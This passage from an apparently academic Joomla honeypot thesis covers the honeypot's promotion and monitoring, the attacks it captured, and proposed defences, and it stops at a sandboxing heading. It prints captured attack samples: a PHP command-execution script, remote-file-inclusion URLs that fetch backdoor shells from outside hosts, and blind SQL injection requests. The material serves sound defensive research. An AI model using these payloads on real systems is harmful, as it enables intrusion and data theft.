`<a href="http://www.appleeshop123.com"><!-- crawl here --></a>`

The above links meet the requirements of invisible links but a new problem emerges. The problem is that it is not an easy process to pursue a webmaster to include a link on their popular website even if the link will be invisible. For this purpose websites that are popular and provide ways to publish links had to be found.

Such kind of websites are ones that allow users to submit articles, comments and any other forms of input that allows some basic HTML tags. One of the websites that was used for the advertising of the honeypot was an article publishing website named goarticles(<http://www.goarticles.com>). This website has pagerank 6 which means that it is quite a popular website as required. An article containing a number of invisible links pointing to the honeypot application has been written and submitted to the website [29]. Also some invisible links have been placed on a band's website which has pagerank 2 and for which I am responsible for maintaining.

With inbound links from popular websites pointing to the honeypot it was not long before web spiders of popular search engines started to visit the application. The spiders that have visited are Googlebot by Google, Slurp by Yahoo!, Msnbot by Microsoft, Baiduspider by Baidu, YandexBot by Yandex and Teoma Bot by Ask.

## 6.2 Monitoring

After the honeypot was successfully indexed by search engines and was ready to receive malicious traffic, the project proceeded with the process of monitoring the honeypot in order to examine any malicious traffic that would be captured.

It was decided that the honeypot would be monitored for the period of three weeks starting from 3<sup>rd</sup> of August and ending at 24<sup>th</sup> of August. For the monitoring process the second tool of the HIHAT toolkit mentioned earlier, was used namely the analysis tool.

### 6.2.1 The HIHAT analysis tool

This tool supports the analysis of the data collected by the honeypot, by providing a user friendly web interface to present the data. It also provides automated monitoring and analysis means that help the user of the tool with the process. The combination of automation by the tool and manual monitoring by the user, guarantees the highest detection rate of the attacks.

The design of the tool emphasizes the fact that its interface should display every access that was made to the honeypot web application and present all the information needed for that access.

Furthermore the tool is capable of identifying known attacks automatically. This is performed using automatic filtering for patterns that are consequents of known attacks. However this has a negative result on Joomla since when something is changed from the administrator's interface the tool recognizes the change as malicious. This is not a serious problem though because, while the honeypot was being monitored, there was no intention of modifying anything from the administrator's menu however, even if a modification is affected the attack pattern that is identified by the tool and can be ignored.

There is also support for the detection of not known attacks by the tool, though not all of them can be identified automatically since they may be using not known patterns, however the tool tries to detect suspicious patterns, strings or names that can help the user identify the new attack.

The interface of the tool supports two different view options, namely the overview and detailed views. The overview mode helps the user of the tool to get a quick glimpse on the traffic and the activities the honeypot receives and if anything interesting is spotted detailed view provides all the information needed about a specific event by showing the particular data stored in the logs database for the specific event.

In addition to that the interface also includes a search function that allows the user to search the logs for quick finding of information regarding specific attacks, IP addresses etc.

Another feature of the interface is that it provides statistics for the traffic that has been received by the honeypot. Some of the statistics provided are: mostly accessed files of the application, loudest IPs, different user-agents that visited the application excluding web spiders, different web spiders that visited the application, total number of attacks, different attack types and patterns, names of the variables and files that constituted as sources of attacks, etc.



The screenshot below shows the interface of the tool in overview mode and some of the visits made by the Googlebot on the 18<sup>th</sup> of August. More screenshots of different parts of the interface can be found in Appendix A.2.

Help

http://www.appleeshop123.com/hihat/overview.php?startEntry=6000

☆

HiHAT

HIGH-INTERACTION HONEYPOT ANALYSIS TOOL

OVERVIEW

SEARCH

DOWNLOADS

MAPPING

STATISTICS

CONFIG

◀ PREVIOUS PAGE

NEXT PAGE ▶

Max. Entries per page: change

SEARCH FOR ATTACKS

12709	/appleEshop/index.php	66.249.71.83	Google BOT	2010-08-18 09:57:47	no attack found
no referrer product_id = 43 category_id = 25 Itemid = 53					
12708	/appleEshop/index.php	66.249.71.83	Google BOT	2010-08-18 09:57:47	no attack found
no referrer product_id = 43 category_id = 25 Itemid = 53					
12707	/appleEshop/index.php	66.249.71.83	Google BOT	2010-08-18 09:54:15	no attack found
no referrer category_id = 6 product_id = 19 Itemid = 53					
12706	/appleEshop/index.php	66.249.71.83	Google BOT	2010-08-18 09:54:15	no attack found
no referrer category_id = 6 product_id = 19 Itemid = 53					
12705	/appleEshop/index.php	66.249.71.83	Google BOT	2010-08-18 09:50:42	no attack found
no referrer category_id = 25 Itemid = 53 TreeId = 5					
12704	/appleEshop/index.php	66.249.71.83	Google BOT	2010-08-18 09:50:42	no attack found
no referrer category_id = 25 Itemid = 53 TreeId = 5					

Fig6.1: A screenshot of the Hihat analysis tool in overview mode


## 6.2.2 Results from monitoring

During the monitoring period of three weeks the honeypot has managed to successfully capture a substantial amount of attacks from many different attackers. Attacks were targeting both the vulnerable extensions of the application that were used as bait but also some non-vulnerable ones.

Each time a successful attack was performed, the server had to be scanned and monitored for any malicious files in order to ensure that it would not be used as part of a larger attack to harm a non-honeypot system. Also a defense against the attack had to be employed once all the information about the specific attack had been acquired. For example if an attacker successfully captured the usernames and passwords from the database and then used them in order to login as an administrator and had completely compromised the application then, the passwords would need to be changed in order to get rid of the specific attacker or to force him to launch the attack again to gain access.

The total number of attacks that the honeypot received was 450. Three different attack types had been identified namely Path Traversal/LFI(Local File Inclusions), SQLinjections and

RFI(Remote file Inclusions). The pie chart below indicates the percentages of the different types of attacks captured.



Different variations of each attack type were performed each having a different result. Samples of successful attack patterns that were captured for each of the three types of attacks are illustrated below.

**Path traversal/LFI Attacks**

The first LFI attack captured aimed to obtain the etc/passwd file which is stored on the server and contains information about the usernames and passwords of users using the server. Below is a screenshot of the analysis tool detail view for the malicious request.




Fig6.2 A screenshot of the analysis tool in detailed view indicating a LFI attack

The detailed mode allows the analysis of the request in greater depth. As can be seen the view splits into three parts each showing the \$GET, \$POST, \$SERVER and \$COOKIE data that allows us to determine what exactly the intention of the attacker was.

Examining the request allows to conclude that the vulnerability exploited was due to a download component as one of its scripts did not properly sanitize user input supplied via the 'controller' parameter. This allowed the attacker to use the “dot dot slash” technique to navigate to the passwd file and include it. The tool also allows us to get information about the IP address of the attacker such as the origin of the attack. The origin of the particular attack for example is Indonesia. However many attackers used proxies masking their real IP address so the information revealed might not be their actual.

Many LFI attacks aimed the passwd file and above a successful one is illustrated. However, before succeeding the same attacker used different variations for the attack, for example less “dot dot slashes”, the passwd without the %00 (Null character) at the end and many more. Many attackers were not able to find the correct combination and just stopped trying.

Another LFI attack that was captured was targeting the proc/self/envIRON file of the server. The aim of the attack was to access the file and inject malicious code in it. Attackers used again the “dot dot slash” method to locate the file on the server and injected malicious code using User-Agents. The vulnerability exploited was again due to the download component script not properly sanitizing user input supplied via the 'controller' parameter, but also the gallery component was exploited because its script was not properly sanitizing user input supplied via the 'catid' parameter.

One more LFI attack was captured and this one was not recognized by the analysis tool as an attack, however it was spotted through manual monitoring of the traffic shown by the tool. The attack was aiming to include php://input and through it execute a post request which contained a malicious script. The screenshot below shows the request as captured by the analysis tool.




Fig 6.3 A screenshot of an LFI attack

As shown the 'controller' parameter of the download script was again used in order to include php://input which was then used to make the malicious POST request. The post request information shown on the screenshot when decoded evaluates to the following script:

```
echo "v0pCr3w<br>";
echo "sys:".php_uname()."<br>";
$cmd="echo nobodyCr3w";
$eseguicmd=ex($cmd);
echo $eseguicmd;
function ex($cfe)
{
$res = '';
if (!empty($cfe)){
if(function_exists('exec')){
@exec($cfe,$res);
$res = join("\n",$res);
}elseif(function_exists('shell_exec')){
$res = @shell_exec($cfe);
}elseif(function_exists('system')){
@ob_start();
@system($cfe);
$res=@ob_get_contents();
@ob_end_clean();
}elseif(function_exists('passthru')){
@ob_start();
@passthru($cfe);
$res =@ob_get_contents();
@ob_end_clean();
}elseif(@is_resource($f =@popen($cfe,"r"))){
$res = "";
while(!@feof($f)) {
$res .= @fread($f,1024);
}
@pclose($f);
}
}
return $res;
}
```

The script attempts to identify the user that currently runs the web process. A function ex() is created which contains iterations that test as many possible paths to execute the shell command cmd.

### **RFI Attacks**

Remote file inclusion attacks made up the greatest percentage of the total attacks the honeypot has captured. They targeted many different components through variables not correctly sanitizing input with the sole purpose of including a malicious script from a remote location to be executed on the server.

An example of a RFI attack on the virtualmart component is shown on figure 6.4.




Fig 6.4: A screenshot of the analysis tool in detailed view indicating an RFI attack

As can be seen the attacker tries to inject a malicious script with the name myid.jpg through the mosConfig.absolute.path variable of the virtualmart's export.php script which does not check input correctly. The malicious file to be injected is stored on the attacker's server whose address is http://www.filosocrate.it/methe/ myid.jpg

The malicious file was a C99shell.php script which the attacker renamed to myid.jpg and injected it on the server. C99shell is a backdoor shell script that provides a remote hacking console with a number of features one of them being the ability to execute arbitrary shell commands[ref virus bulletin]. It can also upload files, create directories, open and manipulate files of the web server.

Another example of an RFI attack captured consisted of the following request:

/appleEshop/index.php?option=com\_simplefaq&Itemid=92//components/errors.php?error=http://jspo.org/images/gallery/id.txt???

This time the attacker tried to inject a malicious script with the name id.txt??? through the error variable of the simplefaq component's errors.php script which does not check input correctly.

This time the malicious file was a C57shell.php script renamed to id.txt??? by the attacker. C57shell is similar to a C99shell described above but works better against Joomla web applications.

## SQL injection Attacks

SQL injection attacks made up the lowest percentage of attacks that the honeypot captured and this was quite disappointing as more SQL injections attacks were expected at a CMS system whose database is the most important part.

One of the SQL injection attacks captured was targeting the gallery component of the web application and aimed to recover the usernames and passwords of the users of the web application that are stored in the jos\_users table of the system's database. The screenshot below indicates the SQL injection attack as captured by the analysis tool.




Fig 6.5: A screenshot of the analysis tool in detailed view indicating an SQL injection attack

Careful investigation of the attack allowed to conclude that input passed via the "gcetid" parameter of the component to index.php (when "option" is set to "com\_galleryxml", "controller" is set to "galpic", and "task" is set to "catpics") is not appropriately verified before being used in an SQL query. This allows injection of arbitrary SQL code.

The vulnerable parameter of the component proved to be the “catid” parameter of the simplefaq.php script not properly validating user input. The attacker used the following requests in order to indentify that:

http://www.appleeshop123.com/appleEshop/index.php?option=com\_simplefaq&func=display&Itemid=49&catid=70+and%20substring(@@version,1,1)=5&page=1

http://www.appleeshop123.com/appleEshop/index.php?option=com\_simplefaq&func=display&Itemid=49&catid=70+and%20substring(@@version,1,1)=4&page=1

[illegible]

Fig 6.6: A screenshot of the analysis tool in detailed view indicating a blind SQL injection attack

## Chapter 7 Defense Strategies

The honeypot gave an understanding of the vulnerabilities that extensions introduce and are commonly present in Joomla web applications. Most of the vulnerabilities are due to components being carelessly developed. This chapter focuses on ways that can be used to defend against the attacks that exploit those vulnerabilities by presenting existing defense strategies but also proposing changes to the architecture of Joomla that could increase its security.

### 7.1 Existing Strategies

Existing defense categories can be divided into three categories. These categories are the web server configuration, the development of extensions and the choice of extensions for the Joomla web application. How each of these categories is related to the security of Joomla is explained below.

#### **Web Server Configuration**

Web server configuration involves configuring all the mechanisms that Joomla needs to run, specifically the web server application in our case Apache, the php.ini file responsible for the behavior of PHP and the MySQL database, in a way that increases the security of the web application.

Starting with the web server application, one of the security configurations is to install the ModSecurity module for Apache which is an embeddable web application firewall that provides protection against a range of attacks against target web applications. However, ModSecurity is not specifically written for Joomla and some extensions may cause problems when used in conjunction with it.

Another security configuration of the web server application is the use of the .htaccess file in a way that provides a safeguard against attacks. .htaccess files provide a way to make configuration changes on a per-directory basis. Some of the rules that a .htaccess file can enforce are the following [4]:

- Password-protect multiple files or directories.
- Block some IPs or user-agents that are considered dangerous. There are services that provide lists of IP addresses that visit websites with the sole purpose of attacking them. Consulting them and blocking some of the IPs they consider dangerous can help avoiding some attacking attempts. Also blocking certain user agents can also be useful because for example the honeypot has received traffic from certain user agents that are used only for malicious scope. An example is the libwww-perl user agent which in actuality is a WWW clien/server library for Perl but most often is used for malicious purposes.
- Create custom error messages such as providing a universal error document that will not disclose any information of what actually went wrong.



- Block certain exploit requests: An example could be blocking any script trying to modify a certain parameter's value.

Security considerations can also be enforced on the behavior of PHP by configuring some of the settings of the php.ini file. Some of the configurations are explained below[4][29]:

- Set register\_globals=off By default this setting is set to on and determines whether or not to register Environment, Get, POST, Cookie and Server variables as global variables when they become immediately available to all PHP scripts. Doing so can easily overwrite existing variables.
- Set allow\_url\_fopen=off By default this setting is on and treats remote files as if they were local files on the server. Leaving it on can provide a way for remote file inclusion attacks.
- Set expose\_php= off Turning this setting off can reduce the amount of information disclosed thus providing security by obscurity.
- Set display\_errors= off Displaying errors allows attackers to get information about vulnerabilities the system may contain, and by turning this setting off provides again security by obscurity.
- Set file\_uploads=off If the application does not need functionality for uploading files then turning this setting off can protect the uploading of malicious files.
- Use of disable\_functions in order to disable some dangerous PHP functions that are not needed by the web application. A typical setup for a Joomla web application is to disable the following functions: show\_source, system, shell\_exec, passthru, exec, phpinfo, popen, proc\_open.
- Use of open\_basedir in order to limit the files that PHP can open to the specified directory-tree.
- Set safe\_mode= off as it is a poor compromise in a bad situation and there is always a better way. Safe\_mode is an attempt that was made to provide security however was not very successful and will be removed from the next versions of PHP.

Having seen the security configurations that can be enforced on the web server program and on the behavior of PHP the final mechanism that was left to be configured is the MySQL database. One security configuration to be enforced on MySQL is to ensure that any accounts are set with limited access so that if the account credentials are taken by an attacker will only have limited access.

Another security configuration is to change the default database prefix that Joomla imposes. By default Joomla uses the prefix \_jos for all tables of its database. As has been observed by the SQL injection attacks that the honeypot has received some malicious queries try to extract information from the jos\_users table. If the prefix is changed to something random then many of the queries used by attackers will fail since they will not be able to identify the correct name of the table they are trying to extract data from.

## **Development of extensions**

The second category of defense against the vulnerabilities of Joomla depends on the extensions developers who are responsible to provide as secure extensions as possible. Developers should design and code the extensions thinking of the potential areas that attackers will try to exploit. They should also perform adequate testing trying to break their extensions in order to identify any security vulnerabilities that can be restrained to a minimum.

Some important points that should be considered in the design phase of an extension are the types of variables or input data that the extension will allow, the permission levels that will be needed, other extensions that will be interacting with it and the environment that the extension will be used in. Each of these points can be a potential area for an attacker to exploit[4].

A significantly important and disregarded principle of programming that causes many of the vulnerabilities just because it is ignored is the proper sanitization of input. Developers should always make sure that the input provided by a user is always the input requested.

Some good coding practices that should be followed by developers of Joomla extensions are explained below, however this is not a complete reference.

The Joomla API provides features that if used, can help developers to ensure that their extensions are as secure as possible.

An example is the JRequest class to obtain data from the request, rather than the raw \$\_GET, \$\_POST or \$\_REQUEST variables. JRequest methods apply filtering on the input however it is important to use the correct JRequest method to maximize security. The lazy approach is to always use the JRequest::getVar method with default parameters to deal with all requests whereas it is possible to apply a stricter requirement on user input. Some of the methods that JRequest provides are the following [30]:

- JRequest::getInt() : will accept an integer. An integer can include a leading minus sign but a plus sign is not permitted.
- JRequest::getFloat(): A floating point number can include a leading minus sign but not a plus sign.
- JRequest::getBool(): Any non-zero value is regarded as being true. Zero is false.
- JRequest::getWord(): A string of alphanumeric characters and also the underscore character is permitted.
- JRequest::getCmd(): A command is like a word but with a wider range of characters permitted. Allowed characters are alphanumeric characters, dot, hash and underscore.
- JRequest::getString(): String allows even wider range of characters and can also take an extra argument specifying some additional mask options.
- JRequest::getVar(): Can take the type of JRequest for example path and allow a valid pathname filtering out common attacks. Other types can be array, username and base64. Filter options can also be adjusted for example ask the JRequest::getVar() method to not use any filtering at all.

JRequest methods however are not SQL-aware so one cannot rely on them for protection against SQL injections.

Developers in order to avoid SQL injection vulnerabilities should carefully construct the SQL queries that will be used.

This should include typecasting any numeric fields that are to be passed to a query rather than quoting them and always escape any strings that will be passed. Joomla API provides the methods JDatabase->quote and JDatabase->getEscaped that deal with the escaping [30].

Dates may contain characters that should not be escaped so Joomla provides a way to deal with the escaping of dates as well.

Another measure that needs to be taken by developers is the cleaning of filesystem paths and filesystem file names.

Filesystem paths may be constructed by data originating from user input so the paths must be cleaned and checked before being used. Joomla API provides the JPath method for doing these checks and will raise an error if paths contain “.” or lead to locations outside the Joomla root directory thus avoiding vulnerabilities that can be exploited using LFI attacks.

Filesystem file names may also be constructed by data originating from user input so they also need to be checked. JFile method can be used for this purpose and removes sequences of two or more dot characters and any character that is not alphabetic numeric or a dot, dash or underscore character[30].

### **Choice of extensions**

The third category of defense against vulnerabilities of Joomla is to make good decisions concerning the extensions that will be installed on a particular site. A bad choice and the installation of a single malicious extension can cause the site to be entirely compromised. Some ways to make good decisions about the extensions to be used are presented here[31].

- Always check if the component is updated regularly and the project has not been abandoned.
- Ensure that the extension is a stable release and not a beta or alpha version since those versions are likely to still have security issues that have not yet been resolved and have not been tested enough.
- Check if there exists a support community for the extension since if there exists one then there is a better chance of security issues being known and dealt with.
- Check the complexity of the extension since the more complex it is the bigger the chance of having more problems.
- Check the vulnerable extension list that the Joomla community provides and updates regularly and ensure that the extension is not listed. Also checking underground community websites for information about the extension can be useful.

- Ensure that the extension has a history of good security practices by looking at archives and checking the security releases or patches, other people thoughts about the extension and if the developers are experienced and security aware.

A choice of whether to use a security extension for a web application also comes into the picture. Security extensions can be installed like any other extension. They claim to provide security on web application on which they are installed. Some of the advantages of using such tools are: increasing the security of the site by introducing another layer of protection, helping with security management and also providing alert mechanisms in case something is detected.

However, most of their functionality can be configured manually as explained above and at the same time avoid some delays that such an extension may impose to the web application. It should be noted that many of these tools apply less security precautions from the ones that can be applied manually.

## **7.2 Proposed Strategies**

Applying the existing defense strategies explained above can successfully minimize the vulnerabilities of a Joomla web application. However, the extent to which these strategies are applied usually depends on the awareness and capability of the individuals responsible for the web application.

The first group of individuals is the server administrators who are responsible for the secure configuration of the server that hosts the web application however, most of the times the configurations are not applied as many server administrators are unaware of the configurations and the risks of not applying them.

The second group of individuals is the extension developers. Joomla as has been seen above, provides an API that if used correctly can help developers to produce secure extensions however, many of the developers are new to the area and uninformed of the security implications that a buggy extension may have and carelessly develop unsecure extensions.

The third group of individuals is the web application administrators who many times do not have any technical background. Therefore, they usually make wrong choices of extensions, they choose weak passwords and essentially leave their web applications vulnerable to attacks.

This project proposes two ways that Joomla architecture can be modified in order for its security to be independent of the awareness of the individuals using it, as this has proved to be inadequate and has to be remedied for.

### **7.2.1 Database modification**

Inspired from the Aliro CMS system [32], a change in the architecture of Joomla that could increase its security in a way that would minimize successful SQL injection attacks is a modification on its database structure.

Currently, Joomla consists of a single backend database that holds all the information available to the system and each layer of the system uses.

In addition to that, the database also holds information that is critical; for example, the usernames and passwords of the users. As has been observed by the attacks that the honeypot has received, a vulnerability that allows any kind of access to any part of the backend database can result in giving out any information that the database holds, as queries can be subverted to list anything that is stored into the specific database.

A solution to this problem could be provided by a modification to the system so as to use two separate backend databases both handled by the same database system instead of just one [32]. The first database will store only critical, sensitive and decisive data to be accessed only from trusted parts of the system for example, the core framework layer, the applications layer and the core extensions.

The second database will store less critical data and will be accessed from any part of the system trusted or not, for example third party extensions.

Core functionality, for example, a core login module is secure as developers of the core Joomla system are aware of the risks and the points of vulnerabilities so they can be trusted and hence this will enable the module to have access to the critical data database. However, third party extensions cannot be trusted thus the SQL queries deriving from them will be isolated in a way that they will only interact with the non critical database. Any vulnerability that allows attackers access to the database will only allow them to interact with the non critical database thus the attack will not be able to extract useful information hence will be useless.

Currently the database schema of Joomla consists of seven different categories of tables:

- Content category: As the name suggest this category of tables holds information about the content of the web application as for example the sections, articles, kind of articles, rating etc.
- Components category: Holds information that each installed component of the web application needs.
- Logs and stats category: Holds information about agents visiting the application, hit numbers, search terms etc.
- Menu category: As the name suggests holds information about the different menus of the web application and where each menu item links to.
- Templates category: Holds information about the specific templates that are installed, the template positions, styles and descriptions.
- Users and access control category: This category contains critical data as it holds the jos\_users table where the username and passwords of the users of the application are stored. It also holds session information and other information that has to do with the core functionality of the framework.
- Components, modules and plugins category: Holds general information regarding each module, component and plugin installed on the web application, for example their names, whether they are core or not the parameters they take etc.

The category that needs to be added to the critical database is the users and access control category. The tables of this category are jos\_users that holds data for the users of the web application, jos\_session table that holds data regarding sessions, jos\_groups table that holds information about the different groups of users of the application and jos\_core\_acl\_aro\_groups, jos\_core\_acl\_groups\_aro\_maps, jos\_core\_acl\_aro, jos\_core\_acl\_aro\_sessions that hold data used by the core framework.

All the tables from this category need to move to the critical database except some fields in the jos\_users table that may be needed by some external extensions. For this purpose, the jos\_users table needs to be split into data that are considered critical and data that are not. The two most important fields of the table that need to stay in the critical data database are the passwords and the activation codes.

This design introduces the drawback of making user management a complex task as if the table needs to be accessed by a core component and modified, then two database connections need to be performed which are also an overhead in the overall performance of the system. Also a way of ensuring that the relevant entry modified in one table is also modified in the other table needs to be employed.

However, it is worth to try and employ this modification to the system since making SQL injection attacks useless is very important when it comes to a CMS system like Joomla.

### **7.2.2 Sandboxing**

